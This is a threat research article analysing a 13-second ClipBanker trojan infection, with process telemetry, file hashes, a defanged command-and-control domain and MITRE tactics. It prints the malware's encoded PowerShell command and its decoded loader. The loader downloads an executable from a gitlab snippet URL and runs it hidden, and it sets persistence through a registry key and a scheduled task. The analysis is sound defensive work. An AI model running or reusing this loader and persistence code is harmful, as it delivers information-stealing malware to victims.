Threat Research Report: Clipbanker – 13 Second Attack

cynet.com/attack-techniques-hands-on/threat-research-report-clipbanker-13-second-attack/

Written by: Max Malyutin

EXECUTIVE SUMMARY

In this article, the Cynet Research team reveals a highly complex attack that runs for only 13 seconds by using several malwares and different tactics. From our analysis, the threat that we discovered within our investigation is name the **“ClipBanker” trojan**.

The attack flow contains several stages of LOLBins (Living Off the Land) abuse, masquerading, persistency, enumeration techniques, credential thieving, fileless attacks, and finally banking trojan activities.


This attack is also using Fileless techniques in order to evade from security detections. Fileless attack has been a growing threat since 2017 and require highly sophisticated detection and prevention tools to detect and block. The most common Windows tools used in “Fileless” attacks are PowerShell, JS, VBA and WMI. PowerShell is a highly popular tool used for Fileless attack, because PowerShell commands can be executed natively on Windows without writing data to disk.

The ClipBanker Trojan is known as an information stealer and spy trojan, it aims to steal and record any type of sensitive information from the infected environment such as browser history, cookies, Outlook data, Skype, Telegram, or cryptocurrency wallet account addresses. The main goal of this threat is to steal confidential information.

The ClipBanker uses PowerShell commands for executing malicious activities. The thing that made the ClipBanker unique is its ability to record various banking actions of the user and manipulate them for its own benefit.

The distribution method of the ClipBanker is through phishing emails or through social media posts that lure users to download malicious content.

Cynet 360 is protecting your assets against this type of exploit.




MITRE ATT&CK

The attack flow that is described below contains several known MITRE tactics and techniques.

The strategic goal of the attacker is to steal information. However, in order to do it, the attacker must go through several steps to complete his malicious activity and successfully gain access to the sensitive data from the compromised environment.

In this case, the attacker begins with trying to gain ***Initial Access (TA0001)*** to the victim's environment, in order to gain an initial foothold on the victim machine. Then, they will use several tactics such as ***Execution (TA0002)***, in order to execute the malicious code, and ***Persistency (TA0003)***, in order to gain persistency on the victim system.

The attackers will often need to gain access to the victim's system in order to keep the malicious activity going and to gain access to sensitive information from the infected environment. Such sensitive information includes browser history, cookies, Outlook data, Skype, Telegram, or cryptocurrency wallet account addresses. The attackers will then need to accomplish the ***Collection (TA0009)*** tactic. This means that the attacker will need to use a ***Defense Evasion (TA0005)*** tactics to bypass security application systems from detecting the malicious activity. In order to establish a connection, the attacker will also use a ***Command and Control (TA0011)*** tactics to receive instruction commands from a remote server and keep preforming the attack flow.



.

13 SECONDS ATTACK FLOW:

Attack started at 7:47:43.000 PM:

First Trojan Downloader:

Cynet 360 platform has detected a Trojan Downloader. A downloader is a program that downloads another malware component from the network by connecting to a Command and Control server.

The Trojan Downloader was detected as a child process of **RegAsm.exe** binary. RegAsm is the Assembly Registration tool that reads the metadata within an assembly and adds the necessary entries to the registry, which allows COM clients to create .NET Framework classes transparently (Microsoft Developer Network). RegAsm (LOLBin) can be used to perform malicious actions such as PE file execution in order to bypass security applications.

Grandparent Process Details.Process Params	"C:\User[redacted]AppData\Local\Temp\EguiProxy.exe"
Grandparent Process Details.Process Path	c:\users[redacted]appdata\local\temp\eguiproxy.exe
Grandparent Process Details.Process Pid	⚠ 6008
Grandparent Process Details.Process Running User	[redacted]
Grandparent Process Details.Process SHA256	4A471F05C7624238EF374BBF3AF4EEB2ABC20F87579ECDBEEFEA61356E23AE69
Grandparent Process Details.Process SSDeep	96:Iz3j1+n7W7AtmLykrFVEODJtutwc79LaB+UMWmLgt3x3kJ+iGczNt:mQ74OhkphDEwq9LaB+UMWmLgt32gm
Grandparent Process Details.Process is signed	Not checked
Grandparent [level 3] Process Details.Process Params	"C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe"
Grandparent [level 3] Process Details.Process Path	c:\windows\microsoft.net\framework\v4.0.30319\regasm.exe
Grandparent [level 3] Process Details.Process Pid	⚠ 4324
Grandparent [level 3] Process Details.Process Running User	[redacted]
Grandparent [level 3] Process Details.Process SHA256	A07564A8771DAFA3EBE9ACEAA20C327EFA2D0AC2EDC06B2BBC3EEBDC66600641
Grandparent [level 3] Process Details.Process SSDeep	768:NK9zVizd4aA9v/ztAJan8dBhFt6+Y6Iq8HonYDKVd0hPiDQma8090:YizSaAHqa8dBXw+HyDK/0R5mat0
Grandparent [level 3] Process Details.Process is signed	Not checked

As you can see in the screenshot below – Cynet has detected EguiProxy.exe (the Trojan Downloader) that was launched by RegAsm.exe (LOLBin):

- **First Downloader**: EguiProxy.exe
- **MD5:** f70428c34a100f9b3a6dbe58aea05def
- **SHA-1:** 9dd57f78f6f488bc7e96b592a7201040049f4933
- **SHA-256:** 4a471f05c7624238ef374bbf3af4eeb2abc20f87579ecdbeefea61356e23ae69
- **SSDEEP:**

96:Iz3j1+n7W7AtmLykrFVEODJtutwc79LaB+UMWmLgt3x3kJ+iGczNt:mQ74OhkphDEwq9LaB+UMWmLgt32gm

Second Trojan Downloader:

Then, the Trojan Downloader downloads another malware from "*hxxp://bzqopgtera[.]xyz/"* that will be used as an Injector/Downloader and will execute a new malware from *\AppData\Local\Temp* directory*:*

Grandparent Process Details.Process Params	"C:\Users\[redacted]AppData\Local\Temp\EguiProxy.exe"
Grandparent Process Details.Process Path	c:\users\[redacted]appdata\local\temp\eguiproxy.exe
Grandparent Process Details.Process Pid	⚠ 6008
Grandparent Process Details.Process Running User	[redacted]
Grandparent Process Details.Process SHA256	4A471F05C7624238EF374BBF3AF4EEB2ABC20F87579ECDBEEFEA61356E23AE69
Grandparent Process Details.Process SSDeep	96:Iz3j1+n7W7AtmLykrFVEODJtutwc79LaB+UMWmLgt3x3kJ+iGczNt:mQ74OhkphDEwq9LaB+UMWmLgt32gm
Grandparent Process Details.Process is signed	Not checked
Grandparent [level 3] Process Details.Process Params	"C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe"
Grandparent [level 3] Process Details.Process Path	c:\windows\microsoft.net\framework\v4.0.30319\regasm.exe
Grandparent [level 3] Process Details.Process Pid	⚠ 4324
Grandparent [level 3] Process Details.Process Running User	[redacted]
Grandparent [level 3] Process Details.Process SHA256	A07564A8771DAFA3EBE9ACEAA20C327EFA2D0AC2EDC06B2BBC3EEBDC66600641
Grandparent [level 3] Process Details.Process SSDeep	768:NK9zVizd4aA9v/ztAJan8dBhFt6+Y6Iq8HonYDKVd0hPiDQma8090:YizSaAHqa8dBXw+HyDK/0R5mat0
Grandparent [level 3] Process Details.Process is signed	Not checked
Host Ip	[redacted]
HostId	
Hostname	
Incident detected on	04/21/20 00:47:36 (host timezone)
Incident received on	4/21/2020 12:46:59 AM (host timezone)
LastScan	⚠ 2020-04-21 00:46:59 GMT+08:00
OS Version	Windows 7 Enterprise x64 Service Pack 1
Parent Process Details.Process Params	"C:\Users[redacted]AppData\Local\Temp\1849226900.exe"
Parent Process Details.Process Path	c:\users[redacted]appdata\local\temp\1849226900.exe
Parent Process Details.Process Pid	⚠ 5476

- **Second Downloader:** 1849226900.exe
- **MD5**: e5e13f095613837ff741cf9fb2b68eb0

- **SHA-1:** e7b63fbd6dc176fa29e208dc1de083c882a6ef01
- **Sha256:** 1f0ddf5088ac75862fe1d1c4f11f9c39645eee1e4acc938a1f66f14dfc5d5288
- **SSDeep:**

12288:D9ciEWzp4fqhCC77upiLcRGjbWWkKkc9Tm4RtxQBWUX2Fqmvu5UshghN:3jcqhJipiwojbWWkY9Tjm2eyh

The second downloader also initiated a network communication to the same Command and Control server as mentioned above (the same C&C of the first downloader).

The main purpose of this second trojan is to execute a malicious PowerShell command by running CMD.exe. It is worth mentioning that the cmd.exe instance was executed from syswow64 directory. This kind of activity is similar with many other malicious activities the Cynet Research has investigated recently. The CMD instance had run with */c* argument (which allows the CMD to run and terminate immediately thereafter) in order to execute the malicious PowerShell command described below.

Parent Process Details.Process Params	"C:\Users\ [redacted] AppData\Local\Temp\1849226900.exe"
Parent Process Details.Process Path	c:\user [redacted] appdata\local\temp\1849226900.exe
Parent Process Details.Process Pid	[redacted]
Parent Process Details.Process Running User	
Parent Process Details.Process SHA256	1F0DDF5088AC75862FE1D1C4F11F9C39645EEE1E4ACC938A1F66F14DFC5D5288
Parent Process Details.Process SSDeep	12288:D9ciEWzp4fqhCC77upiLcRGjbWWkKkc9Tm4RtxQBWUX2Fqmvu5UshghN:3jcqhJipiwojbWWkY9Tjm2eyh
Parent Process Details.Process is signed	Not checked
Process Details.Process CreationTime	⚠ 2020-04-21 00:47
Process Details.Process Params	cmd /c powershell -w 1 -exec bypass -e JAB0AGgAZABUAGEAcwBrACAAPQAgACcAWwBTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBFAG4AYwBvAGQAaQBuAGcAXQA6ADoAVQBuAGkAYwBvAGQAZQAuAEcAZQB0AFMAdAByAGkAbgBnACgAWwBTAHkAcwB0AGUAbQAuAEMAbwBuAHYAZQBy AHQAcgBpAG4AZwAoACIAVwB3AEIAVABBAEgAawBBAGMAdwBCADAAQQBHAFUAQQB1AFEAQQB1AEEARQA0AEEAWgBRAEIAMABBAEMANABBAFUAdwBCAGwAQQBIAEkAQQBkAGc AQgBwAEEARwBNAEEAWgBRAEIAUQBBAEcAOABBAGEAUQBCAHUAQQBIAFEAQQBUAFEAQgBoAEEARwA0AEEAWQBRAEIAbgBBAEcAVQBBAGMAZwBCAGQAQQBEAG8AQQBPAGcAQ gBUAEEARwBVAEEAWQB3AEIAMQBBAEgASQBBAGEAUQBCADAAQQBIAGsAQQBVAEEAQgB5AEEARwA4AEEAZABBAEIAdgBBAEcATQBBAGIAdwBCAHMAQQBDAEEAQQBQAFEAQQB nAEEARgBzAEEAUgBRAEIAdQBBAEgAVQBBAGIAUQBCAGQAQQBEAG8AQQBPAGcAQgBVAEEARwA4AEEAVAB3AEIAaQBBAEcAbwBBAFoAUQBCAGoAQQBIAFEAQQBLAEEAQgBiA EEARgBNAEEAZQBRAEIAegBBAEgAUQBBAFoAUQBCAHQAQQBDADQAQQBUAGcAQgBsAEEASABRAEEATABnAEIAVABBAEcAVQBBAFkAdwBCADEAQQBIAEkAQQBhAFEAQgAwAEE ASABrAEEAVQBBAEIAeQBBAEcAOABBAGQAQQBCAHYAQQBHAE0AQQBiAHcAQgBzAEEARgBRAEEAZQBRAEIAdwBBAEcAVQBBAFgAUQBBAHMAQQBDAEEAQQBNAHcAQQB3AEEAR ABjAEEATQBnAEEAcABBAEQAcwBBAEQAUQBBAEsAQQBDAFEAQQBZAGcAQgBoAEEASABNAEEAWgBRAEEAMgBBAEQAUQBBAGMAdwBCADAAQQBIAEkAQQBhAFEAQgB1AEEARwB jAEEASQBBAEEAOQBBAEMAQQBBAEsAQQBBAG8AQQBFADQAQQBaAFEAQgAzAEEAQwAwAEEAVAB3AEIaAQBBAEcAbwBBAFoAUQBCAGoAQQBIAFEAQQBJAEEAQgBUAEEASABrA EEAYwB3AEIAMABBAEcAVQBBAGIAUQBBAHUAQQBFADQAQQBaAFEAQgAwAEEAQwA0AEEAVgB3AEIAbABBAEcASQBBAFEAdwBCAHMAQQBHAGsAQQBaAFEAQgB1AEEASABRAEE ASwBRAEEAdQBBAEUAUQBBAGIAdwBCADMAQQBHADQAQQBiAEEAQgB2AEEARwBFAEEAWgBBAEIAVABBAEgAUQBBAGMAZwBCAHAAQQBHADQAQQBaAHcAQQBvAEEAQwBjAEEAY QBBAEIAMABBAEgAUQBBAGMAQQBCAHoAQQBEAG8AQQBMAHcAQQB2AEEARwBjAEEAYQBRAEIAMABBAEcAdwBBAFkAUQBCAGkAQQBDADQAQQBZAHcAQgB2AEEARwAwAEEATAB 3AEIAVgBBAEUAdwBBAE8AUQBCAG4AQQBHAEkAQQBlAGcAQgAxAEEARgBBAEEATQB3AEEAMwBBAEMAOABBAGMAZwBCADAAQQBDADgAQQBjAHcAQgB1AEEARwBrAEEAYwBBA EIAdwBBAEcAVQBBAGQAQQBCAHoAQQBDADgAQQBNAFEAQQA1AEEARABVAEEATgBnAEEAegBBAEQAQQBBAE4AUQBBAHYAQQBIAEkAQQBZAFEAQgAzAEEAQwBjAEEASwBRAEE AcABBAEEAMABBAEMAZwBCAGIAQQBFAGsAQQBUAHcAQQB1AEEARQBZAEEAYQBRAEIAcwBBAEcAVQBBAFgAUQBBADYAQQBEAG8AQQBWAHcAQgB5AEEARwBrAEEAZABBAEIAb ABBAEUARQBBAGIAQQBCAHMAQQBFAEkAQQBlAFEAQgAwAEEARwBVAEEAYwB3AEEAbwBAEMASQBBAEoAQQBCAGwAQQBHADQAQQBkAGcAQQA2AEEASABRAEEAWgBRAEIAdAB BAEgAQQBBAFgAQQBCAGoAQQBIAE0AQQBMAGcAQgBsAEEASABnAEEAWgBRAEEAaQBBAEMAdwBBAEkAQQBCAGIAQQBFAE0AQQBiAHcAQgB1AEEASABZAEEAWgBRAEIAeQBBA EgAUQBBAFgAUQBBADYAQQBEAG8AQQBSAGcAQgB5AEEARwA4AEEAYgBRAEIAQwBBAEcARQBBAGMAdwBCAGwAQQBEAFkAQQBOAEEAQgBUAEEASABRAEEAYwBnAEIAcABBAEc ANABBAFoAdwBBAG8AQQBDAFEAQQBZAGcAQgBoAEEASABNAEEAWgBRAEEAMgBBAEQAUQBBAGMAdwBCADAAQQBIAEkAQQBhAFEAQgB1AEEASABZAEEAWgBRAEIAeQBBA ABBAEMAZwBCAHoAQQBIAFEAQQBZAFEAQgB5AEEASABRAEEATABRAEIAdwBBAEgASQBBAGIAdwBCAGoAQQBHAFUAQQBjAHcAQgB6AEEAQwBBAEEASQBnAEEAawBBAEcAVQB BAGIAZwBCADIAQQBEAG8AQQBkAEEAQgBsAEEARwAwAEEAYwBBAEIAYwBBAEcATQBBAGMAdwBBAHUAQQBHAFUAQQBlAEEAQgBsAEEAQwBJAEEASQBBAEEAdABBAEYAYwBBA GEAUQBCAHUAQQBHAFEAQQBiAHcAQgAzAEEAQwBBAEEAUwBBAEIAcABBAEcAUQBBAFoAQQBCAGwAQQBHADQAQQBJAEEAQQBnAEEASAB3AEEASQBBAEIAdgBBAEgAVQBBAGQ AQQBBAHQAQQBHADQAQQBkAFEAQgBzAEEARwB3AEEARABRAEEASwBBAEEAPQA9ACIAKQApACAAfAAgAGkAZQB4ACcADQAKAGkAZgAoACEAKAB0AGUAcwB0AC0AcABhAHQAa AAgAEgASwBDAFUAOgBcAFMAbwBmAHQAdwBhAHIAZQBcAGMAcgApACkAewANAAoAIAAgACAAIABOAGUAdwAtAEkAdABlAG0AIAAtAFAAYQB0AGgAIABIAEsASQBVADoAXAB TAG8AZgB0AHcAYQByAGUAXAAgAC0AbgBhAG0AZQAgAGMAcgANAAoAfQANAAoATgBlAHcALQBJAHQAZQBtAFAAcgBvAHAAZQByAHQAeQAgAC0AUABhAHQAaAAgAEgASwBDA FUAOgBcAFMAbwBmAHQAdwBhAHIAZQBcAGMAcgAgAC0ATgBhAG0AZQAgAGYAIAAtAFAAcgBvAHAAZQByAHQAeQBUAHkAcABlACAAcwB0AHIAaQBuAGcAIAAtAFYAYQBsAHU AZQAgACQAdAoAoBoAGQAVABhAHMAawAgAC0AZgBvAHIAYwBlACAAfAAgAG8AdQB0AC0AbgB1AGwAbAANAAoAcwB0AGEAcgB0AC0AcAByAG8AYwBlAHMAcwAgACAAYwBtAGQAL gBlAHgAZQAgAC0AQQByAGcAdQBtAGUAbgB0AEwAaQBzAHQAIAAnACAALwBjACAAcwBjAGgAdABhAHMAawBzACAALwBjAHIAZQBhAHQAZQAgAC8AZgAgACAALwB0AG4AIAA iAFUAcABkAGEAdABlACAAUwBoAGUAbABsACIAIAAvAHMAYwAgAGgAbwB1AHIAbAB5ACAALwBtAG8AIAAyACAALwB0AHIAIAAiAHAAbwB3AGUAcgBzAGgAZQBsAGwAIAAtA HcAIAAxACAAIAAtAGUAIABhAFEAQgBsAEEASABnAEEASQBBAEEAawBBAEMAZwBBAFIAdwBCAGwAQQBIAFEAQQBMAFEAQgBKAEEASABRAEEAWgBRAEIAdABBAEYAQQBBAGM AZwBCAHYAQQBIAEEAQQBaAFEAQgB5AEEASABRAEEAZQBRAEEAZwBBAEMAMABBAFUAQQBCAGgAQQBIAFEAQQBhAEEAQQBnAEEAQwBBAEEAUwBBAEIATABBAEUATQBBAFYAU QBBADYAQQBGAHcAQQBVAHcAQgB2AEEARwBZAEEAZABBAEIAMwBBAEcARQBBAGMAZwBCAGwAQQBGAHcAQQBZAHcAQgB5AEEAQwBBAEEATABRAEIATwBBAEcARQBBAGIAUQB CAGwAQQBDAEEAQQBaAGcAQQBnAEEAQwAwAEEAUgBRAEIAeQBBAEgASQBBAGIAdwBCAHkAQQBFAEUAQQBZAHcAQgAwAEEARwBrAEEAYgB3AEIAdQBBAEMAQQBBAFUAdwBCA DAAQQBHADgAQQBjAEEAQQBwAEEAQwA0AEEAWgBBAEEAPQAiACcAIAAgAC0AVwBpAG4AZABvAHcAUwB0AHkAbABlACAASABpAGQAZABlAG4AIAANAAoADQAKAA==|
Process Details.Process Path	c:\windows\syswow64\cmd.exe

The PowerShell command had ran with the following parameters:

- **-w 1** – WindowStyle Hidden, hide the PowerShell window.
- **-e** – EncodedCommand, allow to encode the command with base 64 format.

After decoding the malicious PowerShell base64 command, we have figured that the attack switched from file-based attack to a Fileless attack. In the screenshot below, you may see that the command contains two interesting parts:


```
$thdTask = '[System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String("WwBTAHkAcwB0AGUAbQAuAE4AZQB0AC4AUwBlAHIAdgBpAGMAZQBQAG8AaQ
BuAHQATQBhAG4AYQBnAGUAcgBdADoAOgBTAGUAYwB1AHIAaQB0AHkAUAByAG8AdABvAGMAbwBsACAAPQAgAFsARQBuAHUAbQBdADoAOgBUAG8ATwBiAGoAZQBjAHQAKABbAFMAeQBzAHQAZQBtAC
4ATgBlAHQALgBTAGUAYwB1AHIAaQB0AHkAUAByAG8AdABvAGMAbwBsAFQAeQBwAGUAXQAsACAAMwAwADcAMgApADsADQAKACQAYgBhAHMAZQA2ADQAcwB0AHIAaQBuAGcAIAA9ACAAKAAoAE4AZQ
B3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAE4AZQB0AC4AVwBlAGIAQwBsAGkAZQBuAHQAKQAuAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0AHQAcABzADoALwAvAG
cAaQB0AGwAYQBiAC4AYwBvAG0ALwBVAEwAOQBnAGIAegB1AFAAMwA3AC8AcgB0AC8AcwBuAGkAcABwAGUAdABzAC8AMQA5ADUANgAzADAANQAvAHIAYQB3ACcAKQApAA0ACgBbAEkATwAuAEYAaQ
BsAGUAXQA6ADoAVwByAGkAdABlAEEAbAsAEIAeQB0AGUAcwAoACIAJABlAG4AdgA6AHQAZQBtAHAAXABjAHMALgBlAHgAZQAiACwAIABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAG
EAcwBlADYANABTAHQAcgBpAG4AZwAoACQAYgBhAHMAZQA2ADQAcwB0AHIAaQBuAGcAKQApAA0ACgBzAHQAYQBjAHQALQBwAHIAbwBjAGUAcwBzACAAIgAkAGUAbgB2ADoAdABlAG0AcABcAGM
    AcwAuAGUAeABlACIAIAAtAFcAaQBuAGQAbwBXACAASABpAGQAZABlAG4AIAAgAHwAIABvAHUAdAAtAG4AdQBsAGwADQAKAA==")) | iex'
if(!(test-path HKCU:\Software\cr)){
    New-Item -Path HKCU:\Software\ -name cr
}
New-ItemProperty -Path HKCU:\Software\cr -Name f -PropertyType string -Value $thdTask -force | out-null
start-process  cmd.exe -ArgumentList ' /c schtasks /create /f  /tn "Update Shell" /sc hourly /mo 2 /tr "powershell -w 1  -e aQBlAHgAIAAkACgARwBlAHQA
LQBJAHQAZQBtAFAAcgBvAHAAZQByAHQAeQAgAC0AUABhAHQAaAAgACAASABLAEMAVQA6AFwAUwBvAGYAdAB3AGEAcgBlAFwAYwByACAALQBOAGEAbQBlACAAZgAgAC0ARQByAHIAbwByAEEAYwB0
AGkAbwBuACAAUwB0AG8AcAApAC4AZAA="'   -WindowStyle Hidden
```

1. The first part of the PowerShell command is the *$thdTask* variable, which contains another base64 string. After encoding the base 64 command, we got the following command:

```
1  [System.Net.ServicePointManager]::SecurityProtocol = [Enum]::ToObject([System.Net.SecurityProtocolType], 3072);
2  $base64string = ((New-Object System.Net.WebClient).DownloadString('https://gitlab.com/UL9gbzuP37/rt/snippets/1956305/raw'))
3  [IO.File]::WriteAllBytes("$env:temp\cs.exe", [Convert]::FromBase64String($base64string))
4  start-process "$env:temp\cs.exe" -Window Hidden  | out-null
5
```

The above command is using "*System.Net.WebClient*" and "*DownloadString*" to initiate network connectivity to gitlab.com (*hxxps://gitlab[.]com/UL9gbzuP37/rt/snippets/1956305/raw*) and to download the cs.exe file to \temp\ directory.

When trying to access the malicious URL, we saw that it contains a large base64 string, as you can see below:



After decoding the base64 string, we have figured that the base64 string is basically a PE file (an MZ file) that will be downloaded to *$env:temp* (environment variable of the TEMP directory *C:\Users\user\AppData\Local\Tem*) the payload as "*cs.exe*":

[IO.File]::WriteAllBytes("$env:temp\cs.exe", [Convert]::FromBase64String($base64string))

Finally, the payload executes by *start-process* command.

start-process "$env:temp\cs.exe"

In order to understand the malicious purpose of this payload we have to deep dive and analyze it by static and dynamic analysis.

